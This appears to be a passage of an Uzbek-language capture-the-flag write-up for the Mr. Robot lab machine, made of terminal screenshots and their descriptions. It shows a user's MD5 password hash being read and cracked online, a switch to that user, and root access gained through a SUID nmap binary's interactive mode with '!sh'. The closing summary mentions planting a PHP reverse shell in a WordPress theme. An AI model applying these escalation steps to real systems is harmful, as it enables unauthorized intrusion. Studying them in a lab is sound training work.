
```
kali@kali: ~
Session Actions Edit View Help
fdformat      ntpdate-debian      useradd
filefrag      pam-auth-update     userdel
groupadd      pam_getenv          usermod
groupdel      pam_timestamp_check validlocale
groupmod      pwck                vcstime
grpck         pwconv              vigr
grpconv       pwunconv            vipw
grpunconv     readprofile         visudo
grub          remove-shell        vmtoolsd
grub-floppy   rmt                 vmware-checkvm
grub-install  rmt-tar             vmware-rpctool
grub-macbless rsyslogd            vmware-vmblock-fuse
grub-md5-crypt rtcwake              vsftpd
grub-mkconfig safe_finger          zic
grub-mkdevicemap service
grub-probe    setvesablank

daemon@linux:~$ cd /
daemon@linux:/$ ls
bin  dev  home  lib  lost+found  mnt  proc  run  srv  tmp  var
boot etc  initrd.img lib64 media  opt  root  sbin sys  usr  vmlinuz
daemon@linux:/$ cd home
daemon@linux:/home$ ls
robot
daemon@linux:/home$ cd robot/
daemon@linux:/home/robot$ ls
key-2-of-3.txt password.raw-md5
daemon@linux:/home/robot$ cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@linux:/home/robot$ saidislom
bash: saidislom: command not found
daemon@linux:/home/robot$
```

daemon shell orqali fayl tizimini ko'zdan kechirib, **/home/robot** katalogida **key-2-of-3.txt** (ikkinchi flag) va **password.raw-md5** fayllarini topdik. Ushbu faylda **robot:c3fcd3d76192e4007dfb496cca67e13b** ko'rinishidagi MD5 hash saqlangan edi.




Topilgan MD5 hashni **CrackStation** onlayn xizmatiga kiritib, uni muvaffaqiyatli krek qildik va parol ochiq matn ko'rinishida (lug'atdan mos kelgan qiymat) tiklandi.

A terminal window titled 'kali@kali: ~' with a menu bar (Session, Actions, Edit, View, Help). The prompt is 'robot@linux:~\$'. The user enters 'whoami', and the output is 'robot'. Then the user enters 'saidislom', and the prompt changes to 'robot@linux:~\$' without any visible output, indicating a successful privilege escalation.

```
Session Actions Edit View Help
robot@linux:~$ whoami
robot
robot@linux:~$ saidislom
```


Krek qilingan parol bilan **su robot** buyrug'i orqali **robot** foydalanuvchisi huquqiga muvaffaqiyatli o'tdik — **whoami** natijasi buni tasdiqladi.

8. Privilege Escalation - SUID nmap orqali root huquqi

A terminal window titled 'kali@kali: ~' with a menu bar (Session, Actions, Edit, View, Help). The prompt is 'robot@linux:~\$'. The user enters 'ls -la /usr/local/bin/nmap', and the output is '-rwsr-xr-x 1 root root 504736 Nov 13 2015 /usr/local/bin/nmap'. Then the user enters 'saidislom', and the prompt changes to 'robot@linux:~\$'. Finally, the user enters 'saidislom', and the output is 'bash: saidislom: command not found'.

```
Session Actions Edit View Help
robot@linux:~$ ls -la /usr/local/bin/nmap
-rwsr-xr-x 1 root root 504736 Nov 13 2015 /usr/local/bin/nmap
robot@linux:~$ saidislom
bash: saidislom: command not found
robot@linux:~$
```

robot foydalanuvchisi sifatida tizimni tekshirar ekanmiz, **/usr/local/bin/nmap** faylida SUID bit o'rnatilganini (**-rwsr-xr-x root root**) aniqladik. Eski nmap versiyalarida (v3.81) mavjud bo'lgan **--interactive** rejimi orqali bu SUID zaiflikdan foydalanish mumkin.

A screenshot of a terminal window with a dark background. The window title is 'kali@kali: ~'. The terminal shows a session where 'nmap --interactive' is run. It starts with 'Starting nmap V. 3.81 (http://www.insecure.org/nmap/)' and 'Welcome to Interactive Mode -- press h <enter> for help'. The user enters '!sh' to get a shell. The prompt changes from '# whoami' to 'root'. Then the user enters '# id', and the output is 'uid=1002(robot) gid=1002(robot) euid=0(root) groups=0(root),1002(robot)'. Next, the user enters '# saidislom', and the output is 'sh: 3: saidislom: not found'. The prompt returns to '# '.

nmap --interactive buyrug'ini ishga tushirib, undagi interaktiv qobiqda **!sh** buyrug'i orqali tizim buyruq qobig'ini chaqirdik. nmap SUID orqali root huquqida ishga tushgani sababli, ochilgan shell ham root huquqiga ega bo'ldi. **whoami** va **id** buyruqlari **uid=1002(robot) euid=0(root)** — ya'ni to'liq **root** huquqiga erishilganini tasdiqladi.

Xulosa:

Ushbu mashinada zaifliklar zanjiri quyidagicha bo'ldi: dirb/wfuzz orqali yashirin kataloglarni topish → **/license** sahifasida yashiringan base64 login ma'lumotlarini aniqlash → WordPress admin paneliga kirish → tema fayli orqali PHP reverse-shell joylab RCE olish (daemon) → fayl tizimidan topilgan MD5 hashni krek qilib robot foydalanuvchisiga o'tish → SUID bit o'rnatilgan eski nmap binarining **--interactive** rejimi orqali root huquqiga erishish.

root huquqi olindi.